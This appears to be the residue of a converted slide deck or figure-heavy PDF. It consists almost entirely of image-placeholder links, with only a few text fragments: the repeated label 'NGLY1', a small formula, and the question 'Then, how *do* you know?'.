






























NGLY1



NGLY1



NGLY1




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
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

$$\text{“}n = \mathbf{I}\text{”}$$


Then, how *do* you know?



